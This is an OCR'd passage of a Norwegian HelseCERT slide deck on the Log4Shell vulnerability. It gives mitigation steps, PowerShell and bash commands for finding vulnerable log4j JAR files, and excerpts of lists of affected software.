
ELLER

Slett JndiLookup.class

4:Filtrer utgående DNS-oppslag





Den enkle metoden



Er vi sårbare?

Den enkle metoden






Er vi sårbare?

Den andre metoden

Windows

```
Get-PSDrive -PSProvider FileSystem | foreach {(gci ($_.Root) -rec -force -include *.jar -ea 0 | foreach {select-string "JndiLookup.class" $_} | select -exp Path)}
```



Linux #1 (kjøres som root)

```
#!/bin/bash

for log4j in $(find / -type f -name '*log4j*.jar' 2>/dev/null); do

        echo -en "${log4j}: "$(unzip -p "${log4j}" | strings | grep -Po '^Implementation-Version:\s+([0-9\.]+)' | awk '{ print $NF }')"\n"

done

exit 0
```

Linux #2

```
lsof | grep log4j-core
```

Er vi sårbare?

Lister over sårbar programvare

https://github.com/NCSC-NL/log4shell/tree/main/software

Software overview

A

Supplier	Product	Version	Status	Notes	Links
Apache	Druid	0.22.1	Fix		source
Apache	Flink	1.13.0	Workaround		source
Apache	Log4j	< 2.15.0	Fix		source
Apache	Kafka	Unknown	Workaround/Vulnerable	Only vulnerable in certain configuration	source
Apache	SOLR	7.4.0 to 7.7.3, 8.0.0 to 8.11.0	Fix	Versions before 7.4 also vulnerable when using several configurations	source
Apero	CAS	6.3.x & 6.4.x	Fix	Other versions still in active maintainance might need manual inspection	source

Er vi sårbare?

Lister over sårbar programvare

https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592

A

Akamai : https://www.akamai.com/blog/news/CVE-2021-44228-Zero-Day-Vulnerability

Apache Druid : https://github.com/apache/druid/pull/12051

Apache Flink : https://flink.apache.org/2021/12/10/log4j-cve.html

Apache LOG4J : https://logging.apache.org/log4j/2.x/security.html

Norsk helsenett

HelseCERT

Spørsmål?

HelseCERT ressursside: https://github.com/helsecert/CVE-2021-44228

Forebygge

- 1: WAF
- 2: Skru av log4j
- 3: Oppdater log4j
  - ELLER
- -Dlog4j2.formatMsgNoLookups=true
  - ELLER
- Slett JndiLookup.class
- 4:Filtrer utgående oppslag fra servere
- 5: Skru av tredjepartskode

Verifisere

- Sjekk om du har sårbar programvare

  Click to add text

- Gjør test med canarytokens

Varsle!

- Sjekk logger etter utnyttelse

Norsk helsenett
HelseCERT